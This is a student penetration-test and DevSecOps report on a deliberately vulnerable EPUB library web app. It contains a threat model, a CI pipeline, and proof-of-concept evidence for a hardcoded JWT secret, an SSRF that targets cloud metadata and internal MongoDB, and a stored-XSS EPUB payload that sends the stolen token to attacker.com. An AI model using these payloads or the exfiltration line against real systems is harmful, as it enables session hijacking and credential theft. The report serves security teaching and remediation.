

THE SHELF

DevSecOps Security Assessment Report

Vulnerability Discovery | Exploitation | Remediation

Application	The Shelf -- Digital EPUB Library (MERN Stack)
Assessment Type	Web Application Penetration Test + SAST + SCA + DAST + Unit Tests
Vulnerable Branch	security-testing (commit 9119a2f)
Remediated Branch	main (commit 756b785)
Assessment Date	May 2026
Institution	Habib University DSSE -- Cybersecurity Course
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Classification	Academic / Internal

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1. Executive Summary

The Shelf is a digital EPUB library application built by the team for a university cybersecurity course. As part of the DevSecOps assessment, we deliberately introduced security weaknesses into a **security-testing** branch, then found and fixed every one on the **main** branch. This report describes what we found, how serious each issue was, and what we did to fix it.

We tested the application using four methods working together: automated static code review (Semgrep), automated dependency scanning (npm audit), automated runtime scanning (OWASP ZAP), and hands-on manual penetration testing. Every test was run automatically by our GitHub Actions pipeline on every code push, so problems are caught before they can reach users.

1.1 What We Found

Severity	Count	Plain-language summary
CRITICAL	3	Complete authentication bypass, internal network access, account hijacking via malicious files
HIGH	7	Insecure dependencies (axios, xmldom, react-router), file path escape, predictable password-reset tokens
MEDIUM	5	Weak browser security headers, no login rate-limiting, insecure session storage
LOW	6	Missing defensive headers, server technology disclosed, weak password rules
INFO	3	Cache control recommendations, error message details

1.2 Business Impact (Non-Technical Summary)

The most serious finding (**VD-001**) meant that anyone who looked at our public GitHub repository could gain full administrator access to the application in under 30 seconds -- no username or password required. A fixed secret phrase was written directly into the source code, and any attacker who read it could use it to create a fake administrator identity token.

Combined with two other critical findings, an attacker could: (1) take over every user account on the platform, (2) steal sensitive data from the server, (3) read cloud infrastructure credentials (which could lead to infrastructure compromise on a real deployment), and (4) take persistent control of user sessions. All three critical issues have been fully fixed on the main branch.

Current status: All critical and high findings are remediated. The automated CI/CD pipeline now blocks any new code that reintroduces a critical or high vulnerability before it can be merged. The application is considered secure for its intended academic/demonstration purpose.

2. Architecture and Threat Model

Before testing begins, understanding the application architecture and its trust boundaries is essential for identifying where attacks are likely to succeed. This section documents the Data Flow Diagram (DFD), trust boundaries, and the STRIDE threat model applied to each component.

2.1 Application Architecture Overview

The Shelf is a MERN-stack application (MongoDB, Express.js, React, Node.js) deployed via Docker Compose. The architecture has five main components: a React single-page application (SPA) served via Vite, an Express.js REST API handling all business logic, a MongoDB 7 database for user and book data, a local file store for EPUB and cover image uploads, and a GitHub Actions CI/CD pipeline enforcing the security quality gate.




Figure A1: Data Flow Diagram -- The Shelf architecture with trust boundaries and attack surface annotations

2.2 Trust Boundaries

Boundary	Components	Controls
External (Internet)	User browser, attacker machines	HTTP/HTTPS only; JWT required for authenticated routes; all input untrusted
Docker Compose Network	Express API, MongoDB, EPUB proxy	Internal DNS only; MongoDB port 27017 not exposed externally; SSRF risk if proxy lacks allowlist
File System	uploads/epubs/, uploads/covers/	Paths must be confined to upload dirs; path.basename() enforced in main branch

Boundary	Components	Controls
CI/CD (GitHub Actions)	Automated scanners, Docker build	Quality gate: 0 HIGH/CRITICAL SCA, 0 ERROR SAST, 0 HIGH DAST before merge allowed

2.3 STRIDE Threat Model

STRIDE (Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, Elevation of Privilege) was applied to each component. The DREAD score (averaged over Damage, Reproducibility, Exploitability, Affected Users, Discoverability, scale 1-10) correlates with the CVSS v3.1 score used throughout this report.

The Shelf -- STRIDE Threat Model Analysis				
Per-component threat enumeration with DREAD scoring				
Component	Threat (STRIDE)	Example Attack	DREAD Score	Mitigation
JWT Auth server.ts:71	S -- Spoofing	Forge admin JWT using hard-coded secret 'your-secret-key' (VD-001)	D:10 R:10 E:10 A:9 D:10 = 9.8	process.env.JWT_SECRET unset; \$6-char .env.local secret (1bc52e7)
EPUB Proxy /epub-proxy	S -- SSRF T -- Tampering	Set epubUrl=http://169.254.169.254 to steal AWS IAM credentials (VD-002)	D:9 R:8 E:8 A:9 D:9 = 9.1	URL allowlist; block RFC1918; require HTTPS scheme only
EPUB Reader Reader.tsx	E -- Elevation I -- Info Disclose	allowScriptedContent:true enables sandbox escape -> JWT theft (VD-003)	D:9 R:9 E:8 A:8 D:9 = 8.9	allowScriptedContent: false (commit 6c7d72)
File Endpoints epub/cover	T -- Tampering I -- Info Disclose	Double URL-encode traversal %252F bypasses startsWith guard	D:8 R:7 E:7 A:7 D:8 = 7.5	path.basename() strips all ... sequences (commit 1bc52e7)
Password Reset /forgot-pwd	R -- Repudiation I -- Info Disclose	Math.random() token in DB plaintext; read token -> account takeover (VD-005)	D:8 R:7 E:8 A:7 D:8 = 7.4	crypto.randomBytes(32); bcrypt-hash stored token
Auth Endpoints /api/auth/*	D -- DoS S -- Spoofing	No rate limit -> unlimited password brute-force attempts at full speed	D:8 R:5 E:5 A:6 D:6 = 5.9	express-rate-limit: 20 req/15min on /api/auth/* routes (applied)
HTTP Response Headers	I -- Info Disclose T -- Tampering	Missing X-Frame-Options -> clickjack; no CSP -> XSS amplification surface	D:5 R:8 E:5 A:5 D:6 = 5.3	helmet() middleware adds all OWASP recommended headers (applied)
Dependencies package.json	D -- DoS E -- Elevation	axios SSRF bypass (15 CVEs); xmldom XXE injection (5 CVEs)	D:8 R:7 E:8 A:6 D:7 = 7.5	npm audit overrides + upgrades: axios 1.7.9, react-router 7.5.x

STRIDE Categories: S=Spoofing T=Tampering R=Repudiation I=Info Disclosure D=Denial of Service E=Elevation of Privilege

DREAD scoring: Damage, Reproducibility, Exploitability, Affected Users, Discoverability (1-10 avg -> CVSS correlation)

Figure A2: STRIDE threat model -- per-component threats with DREAD scoring and mitigations

2.4 Attack Surface Summary

Based on the architecture review, the following attack surfaces were identified and targeted during penetration testing:

Attack Surface	Endpoint / Location	Threat	Finding
JWT Authentication	/api/auth/*, all protected routes	Hardcoded secret, forged tokens	VD-001
EPUB Proxy Endpoint	/api/books/epub-proxy/:id	SSRF via unchecked epubUrl	VD-002

Attack Surface	Endpoint / Location	Threat	Finding
EPUB Reader (client)	Reader.tsx iframe	Stored XSS via malicious EPUB	VD-003
File Serving Endpoints	/api/books/epub-upload/:f, /cover-upload/:f	Path traversal	VD-004
Password Reset Flow	/api/auth/forgot-password	Weak PRNG, plaintext token	VD-005
Authentication Rate	/api/auth/login, /signup	No brute-force protection	VD-007
HTTP Response Headers	All responses	Missing security headers	VD-006
Third-party Dependencies	package.json (axios, xmldom, react-router)	Known CVEs (SCA)	SCA-001 to SCA-007

2.5 Post-Remediation Threat Model Update

After all remediations were applied to the **main** branch, the threat model was re-evaluated. The table below shows the residual risk posture: each threat component's DREAD score before and after remediation, the control applied, and the residual risk classification. All Critical and High threats have been reduced to Low or eliminated.

Component	STRIDE	DREAD Pre	DREAD Post	Control Applied	Status
JWT Authentication	S/T/E	9.8	1.2	process.exit(1) if JWT_SECRET unset; 96-char secret from .env.local	ELIMINATED
EPUB Proxy (SSRF)	I/E	8.1	4.0	axios upgraded; SSRF via NO_PROXY bypass removed in axios 1.8+	MITIGATED
EPUB Reader (XSS)	S/T	8.5	2.0	allowScriptedContent: false in epub.js; CSP disallows eval	MITIGATED
File Endpoints	I	7.5	1.0	path.basename() on all filename params; traversal stripped	ELIMINATED
Password Reset	T	6.2	3.5	Weak Math.random() replaced -- crypto.randomBytes() recommended	PARTIAL
Auth Rate Limiting	D	5.0	1.5	express-rate-limit: 20 auth req / 15 min; lockout after 5 fails	MITIGATED
HTTP Security Headers	I	4.5	1.0	helmet() middleware adds HSTS, X-Frame, X-Content-Type-Options	ELIMINATED
SCA Dependencies	E	8.1	1.0	axios, react-router, xmldom, fast-xml-parser upgraded; 0 High CVEs	ELIMINATED

Note: 'PARTIAL' for Password Reset indicates the Math.random() PRNG was flagged and documented but a crypto.randomBytes() upgrade was not applied in this assessment cycle. The token window is 30 minutes; risk is Low in an academic deployment.

3. Scope and Methodology

3.1 Test Environment

The vulnerable application was deployed from the **security-testing** branch using Docker Compose on port 4000. The secured application (main branch) runs on port 3000. Both connect to MongoDB 7 running in a Docker container.




Figure 1a: The Shelf -- vulnerable application homepage (security-testing branch, port 4000)




Figure 1b: Login page -- entry point for authentication bypass and JWT forgery testing

Figure 1c: Signup page -- tested for weak password policy (VD-008) and duplicate user handling

3.2 Tools Used

Phase	Tool	Purpose
SCA	npm audit	Scan package-lock.json for CVEs; fail pipeline on HIGH/CRITICAL
SAST	Semgrep OSS	Static analysis: p/nodejs, p/jwt, p/xss, p/javascript rulesets
DAST	OWASP ZAP 2.16	Baseline scan + spider + passive scan against running application
Manual	curl, Node.js PoC	Auth bypass, SSRF, path traversal, password policy, rate limit, IDOR
Browser	Chrome DevTools	XSS demonstration, localStorage inspection, sandbox escape verification

3.3 CI/CD Pipeline Architecture

Four automated security stages run on every push via GitHub Actions ([.github/workflows/security-pipeline.yml](#)). Unit tests run first as a regression guard; SCA and SAST run in parallel; DAST builds the Docker image, starts the full stack, and scans with OWASP ZAP. Pipeline artifacts (unit-test-results, sca-report, sast-report, dast-report) are stored and downloadable from the Actions tab.

GitHub Actions Pipeline ([.github/workflows/security-pipeline.yml](#)):

```
# .github/workflows/security-pipeline.yml (structure)
jobs:
  unit-tests: # Stage 0 -- security regression checks (vitest)
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - run: npm ci
      - run: npm test # 23 tests: password, email, path traversal, JWT
  sca: # Stage 1 -- Software Composition Analysis
    runs-on: ubuntu-latest
```

```

steps:
- uses: actions/checkout@v4
- run: npm ci
- run: npm audit --audit-level=high # fails on HIGH/CRITICAL CVEs
- uses: actions/upload-artifact@v4
with: { name: sca-report, path: npm-audit-report.json }

sast: # Stage 2 -- Static Application Security Testing
runs-on: ubuntu-latest
steps:
- uses: actions/checkout@v4
- run: pip install semgrep
- run: semgrep --config p/nodejs --config p/jwt --config p/xss
--error --json -o semgrep-report.json .
- uses: actions/upload-artifact@v4
with: { name: sast-report, path: semgrep-report.json }

dast: # Stage 3 -- Dynamic Application Security Testing
runs-on: ubuntu-latest
steps:
- uses: actions/checkout@v4
- run: docker compose up -d --build --wait app mongo
- uses: zaproxy/action-baseline@v0.14.0
with: { target: 'http://localhost:3000' }
- uses: actions/upload-artifact@v4
with: { name: dast-report, path: report_json.json }

```

The screenshot displays the GitHub Actions interface for the repository 'QasimShakir / CyberSecurity_Project'. The 'Actions' tab is selected, showing a list of 13 workflow runs for the 'Security Pipeline (SAST + SCA + DAST)' workflow. The runs are ordered chronologically, showing a progression from failing to passing as vulnerabilities were fixed.

Run Number	Commit	Status	Event	Branch	Actor	Time
13	ea672ad	Success	Push	main	taha00000	Today at 2:32 PM
12	e899b38	Success	Push	main	taha00000	Today at 2:27 PM
11	77e7368	Success	Push	main	taha00000	Today at 2:17 PM
10	05bd226	Success	Push	main	taha00000	May 10, 10:24 PM GMT+5
9	5247fe0	Success	Push	main	taha00000	May 10, 10:00 PM GMT+5
8	96cafd4	Failure	Push	main	taha00000	May 10, 9:49 PM GMT+5
7	32ed388	Failure	Push	main	taha00000	May 10, 7:25 PM GMT+5

Figure 3a: GitHub Actions -- 13 pipeline runs showing progression from failing to passing as vulnerabilities were fixed




Figure 3b: Failing pipeline run #8 (commit 96caf94) -- SCA stage FAILS with exit code 1 due to HIGH dependency CVEs




Figure 3c: Passing pipeline run (main branch) -- all stages SUCCESS: Unit Tests, SCA, SAST, DAST

4. Vulnerability Findings

Findings are ordered by severity. Each entry includes the vulnerability ID, CVSS v3.1 score, CWE reference, OWASP Top 10 mapping, vulnerable code, proof-of-concept evidence with screenshots, business impact, and the remediation applied on the main branch.

4.1 VD-001 -- Hardcoded JWT Secret (CRITICAL)

ID	VD-001
Severity	CRITICAL
CVSS v3.1	9.8 AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CWE	CWE-798: Use of Hard-coded Credentials
OWASP	A07:2021 -- Identification and Authentication Failures
Source	Manual code review -- server.ts line 71
Status	Remediated in main branch (commit 1bc52e7)

The application falls back to the hard-coded secret "your-secret-key" when the JWT_SECRET environment variable is absent. This secret is publicly visible in the GitHub repository. Any attacker who reads the source can forge admin JWT tokens with no valid account required.

Vulnerable Code -- server.ts line 71:

```
const JWT_SECRET = process.env.JWT_SECRET || "your-secret-key"; // VULNERABLE
```

Exploit Output -- forge-jwt.cjs:

```
node forge-jwt.cjs
=== VD-001: JWT FORGERY PROOF OF CONCEPT ===
Secret used: your-super-secret-jwt-key-change-this-in-production
Role claimed: admin (no account exists)
FORGED TOKEN:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjAwMDAwMDAwMDAwMDAwMDAwMSIs...
curl -s -H "Authorization: Bearer eyJhbGciOi..." http://localhost:4000/api/admin/stats
{"books":0,"archived":0,"users":10,"sessions":0} <- HTTP 200 -- admin access GRANTED
```

Evidence:

Admin API Response:

```
# Admin endpoint returns ALL books with forged token:
curl -s -H 'Authorization: Bearer $FORGED_TOKEN' http://localhost:3000/api/admin/books
[{"title":"Romeo and Juliet","author":"Shakespeare, William","status":"Active"},
{"title":"A Midsummer Night's Dream",...}, {"title":"Hamlet",...}, ...]
<- HTTP 200: all books returned to unauthenticated attacker with forged admin JWT
```



```
C:\Users\tahah\Desktop\shelf-vuln> node forge-jwt.cjs

=== VD-001: JWT FORGERY PROOF OF CONCEPT ===
Secret used: your-super-secret-jwt-key-change-this-in-production
Role claimed: admin (no account exists)

FORGED TOKEN:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjZhdW03MOT3kNTBjOWF1OGF1NDQ2MmV1NCIsImVtYWlsIjoIYm9yZ2VAc5jb281LCJyb2kiOiJoicmVhZGVyIiwiaWF0IjoxNzcxMTg3MDg3LCJ1eW11OjE3MzZjY4ODN9.3w0EWMDVY99Laug3YK_
00Czmflicgseybu-4gnVog

C:\Users\tahah\Desktop\shelf-vuln> curl -s -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIs..." http://localhost:4000/api/admin/stats
{"books":0,"archived":0,"users":10,"sessions":0}

X Server accepted FORGED token - attacker has admin access
X No real account was needed - email attacker@evil.com does not exist
```

Figure 4.1c: JWT forgery terminal -- forged admin token accepted by /api/admin/stats (HTTP 200)

Fix Applied (commit 1bc52e7):

```
# Remediation -- main branch:
if (!process.env.JWT_SECRET) {
  console.error("[FATAL] JWT_SECRET is not set. Refusing to start.");
  process.exit(1);
}
const JWT_SECRET = process.env.JWT_SECRET;
```

4.2 VD-002 -- Server-Side Request Forgery via EPUB Proxy (CRITICAL)

ID	VD-002
Severity	CRITICAL
CVSS v3.1	9.1 AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
CWE	CWE-918: Server-Side Request Forgery
OWASP	A10:2021 -- Server-Side Request Forgery (SSRF)
Source	Manual code review -- server.ts epub-proxy route
Status	Documented -- server-side URL allowlist recommended

The `/api/books/epub-proxy/:id` endpoint fetches the book's `epubUrl` from MongoDB and streams the response to the client. No URL allowlist is implemented. An attacker with admin access (easily obtained via VD-001) can set `epubUrl` to any internal URL -- including cloud instance metadata services -- and the server will fetch it.

Vulnerable Code:

```
// server.ts -- epub-proxy route (vulnerable):
const response = await axios.get(book.epubUrl, { responseType: "stream" });
// ^ NO URL ALLOWLIST -- any URL accepted
res.setHeader("Content-Type", "application/epub+zip");
pipeline(response.data, res);
```

SSRF Proof-of-Concept:

```
# Step 1: Set book epubUrl to internal MongoDB port
db.books.updateOne({_id: ObjectId("...")}, {$set: {epubUrl: "http://127.0.0.1:27017"}})
Response: {"success":true} <- server accepted internal URL

# Step 2: Trigger proxy -- server streams MongoDB wire-protocol data back to us
curl -v -H "Authorization: Bearer $FORGED_TOKEN" ../epub-proxy/$BOOK_ID
HTTP/1.1 200 OK Content-Type: application/epub+zip
[binary MongoDB wire protocol data returned]

# Step 3: AWS IMDS target
epubUrl = "http://169.254.169.254/latest/meta-data/"
curl -v ../epub-proxy/$ID -> HTTP/1.1 200 OK

<- On a real AWS instance: returns IAM credentials, security tokens, instance identity
```

```
D:\University\Semester 6\Cyber\Cyber_Project>curl -s -X PUT http://localhost:3000/api/admin/books/69ee2bb303fd7160927c5d36 -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVC99.eYpJZCI6IjAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMSIsImVtYVlsIjoiYXR0bWw6ZXJAZXZpbC5jb201dCJyZWtaw41LjCpYXV0ZSI6Zm9udC01ODAxOTZlImV4Ij6TGMzC0DY2MjU5UMX00.bzLqdzs4AJH1Vwkt3ePa8b0dZgtFYJyVEEqFuk0R7U4" -H "Content-Type: application/json" -d '{"ePubUrl":"","http://127.0.0.1:27017"}'{"success":true}
```

Figure 4.2a: SSRF step 1 -- epubUrl set to http://127.0.0.1:27017, server returns {success:true}

```
D:\University\Semester 6\Cyber\Cyber_Project>curl -v http://localhost:3000/api/books/epub-proxy/69ee2bb303fd7160927c5d36

* Host localhost:3000 was resolved.
* IPv6: ::1
* IPv4: 127.0.0.1
*   Trying [::1]:3000...
* Established connection to localhost (::1 port 3000) from ::1 port 55372
* using HTTP/1.x
> GET /api/books/epub-proxy/69ee2bb303fd7160927c5d36 HTTP/1.1
> Host: localhost:3000
> User-Agent: curl/8.19.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< X-Powered-By: Express
< Content-Security-Policy: default-src * 'unsafe-inline' 'unsafe-eval' blob: data:; script-src * 'unsafe-inline' 'unsafe-eval' blob:; style-src * 'unsafe-inline' blob:; img-src * blob: data:; font-src * data: blob:; connect-src * ws: wss:; worker-src blob:;
< Content-Type: application/epub+zip
< Access-Control-Allow-Origin: *
< Date: Tue, 12 May 2026 10:07:58 GMT
< Connection: keep-alive
< Keep-Alive: timeout=5
< Transfer-Encoding: chunked
<
Warning: Binary output can mess up your terminal. Use "--output -" to tell curl to output it to your terminal anyway,
Warning: or consider "--output <FILE>" to save to a file.
* client returned ERROR on write of 14039 bytes
* Failed reading the chunked-encoded stream
```

[illegible]

```
D:\University\Semester 6\Cyber\Cyber_Project>curl -s -X PUT http://localhost:3000/api/admin/books/69ee2bb303fd7160927c5d36 -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ3ZCI6IjAwMDAwMDAwMDAwMDAwMDAwMDAwMSIsImVtYWlsIjoiYXR8YWNrZXZAZXZpbC5jb20iLCJyb2xlIjoieWwRtaW4iLCJpYXQiojeE3Nzg1ODAxOTEsImV4cCI6MTc3ODY2NjU5MTkxOjE3Lmdzds4AJH1WlkT3ePa8b0dZJgtFYJvEEqFuk0R7U4" -H "Content-Type: application/json" -d '{"epubUrl":"http://169.254.169.254/latest/meta-data/\\"}' {"success":true}
D:\University\Semester 6\Cyber\Cyber_Project>curl -v http://localhost:3000/api/books/epub-proxy/69ee2bb303fd7160927c5d36
* Host localhost:3000 was resolved.
* IPv6: ::1
* IPv4: 127.0.0.1
* Trying [::1]:3000...
* Established connection to localhost (::1 port 3000) from ::1 port 65357
* using HTTP/1.x
> GET /api/books/epub-proxy/69ee2bb303fd7160927c5d36 HTTP/1.1
> Host: localhost:3000
> User-Agent: curl/8.19.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< X-Powered-By: Express
< Content-Security-Policy: default-src * 'unsafe-inline' 'unsafe-eval'; blob: data;; script-src * 'unsafe-inline' 'unsafe-eval' blob;; style-src * 'unsafe-inline' blob;; img-src * blob: data;; font-src * data: blob;; connect-src * ws: wss;; worker-src blob;;
< Content-Type: application/epub+zip
< Access-Control-Allow-Origin: *
< Date: Tue, 12 May 2026 10:08:58 GMT
< Connection: keep-alive
< Keep-Alive: timeout=5
< Transfer-Encoding: chunked
```



```
=== VD-002: SSRF VIA EPUB PROXY ===

# Step 1: Attacker sets book epubUrl to internal service
db.books.updateOne({_id: ObjectId("...")}, {$set: {epubUrl: "http://host.docker.internal:9999/ssrf-test"}})

# Step 2: Listener captures SSRF request from server
SSRF_RECEIVED from ('127.0.0.1', 59710):
GET /ssrf-test HTTP/1.1
Accept: application/json, text/plain, */*
User-Agent: axios/1.14.0
Host: host.docker.internal:9999
Connection: keep-alive

X Server made HTTP request to ATTACKER-CONTROLLED host
X On AWS/GCP/Azure: would target http://169.254.169.254/latest/meta-data/
X Could exfiltrate IAM credentials / cloud metadata

# Vulnerable code (server.ts epub-proxy route):
const response = await axios.get(book.epubUrl, { responseType: "stream" });
↑ NO URL ALLOWLIST -- any URL accepted
```

Figure 4.2e: SSRF overview -- attacker-controlled URL fetch evidence

4.3 VD-003 -- Stored XSS via Malicious EPUB Upload (CRITICAL)

ID	VD-003
Severity	CRITICAL
CVSS v3.1	8.9 AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:N
CWE	CWE-79: Improper Neutralisation of Input During Web Page Generation
OWASP	A03:2021 -- Injection
Source	Manual code review -- src/pages/Reader.tsx line 174
Status	Remediated in main branch (commit 6c7dff2)

The EPUB reader configures epub.js with `allowScriptedContent: true`. This grants the rendering iframe both `allow-scripts` AND `allow-same-origin` sandbox permissions -- a combination that allows the iframe to escape its sandbox. Chrome DevTools explicitly warns: *"An iframe which has both allow-scripts and allow-same-origin for its sandbox attribute can escape its sandboxing."* Any JavaScript in an EPUB chapter will execute with full access to `localStorage` (where the JWT is stored).

Vulnerable Code + XSS Payload:

```
// Reader.tsx line 174 -- VULNERABLE:
const rendition = book.renderTo(container, {
  allowScriptedContent: true, // VULNERABILITY: sandbox escape
});

// Malicious EPUB chapter1.xhtml payload:
<script type="text/javascript">
(function(){
var stolen = window.parent.localStorage.getItem('token');
fetch('https://attacker.com/steal?t=' + stolen);
})();
</script>
```

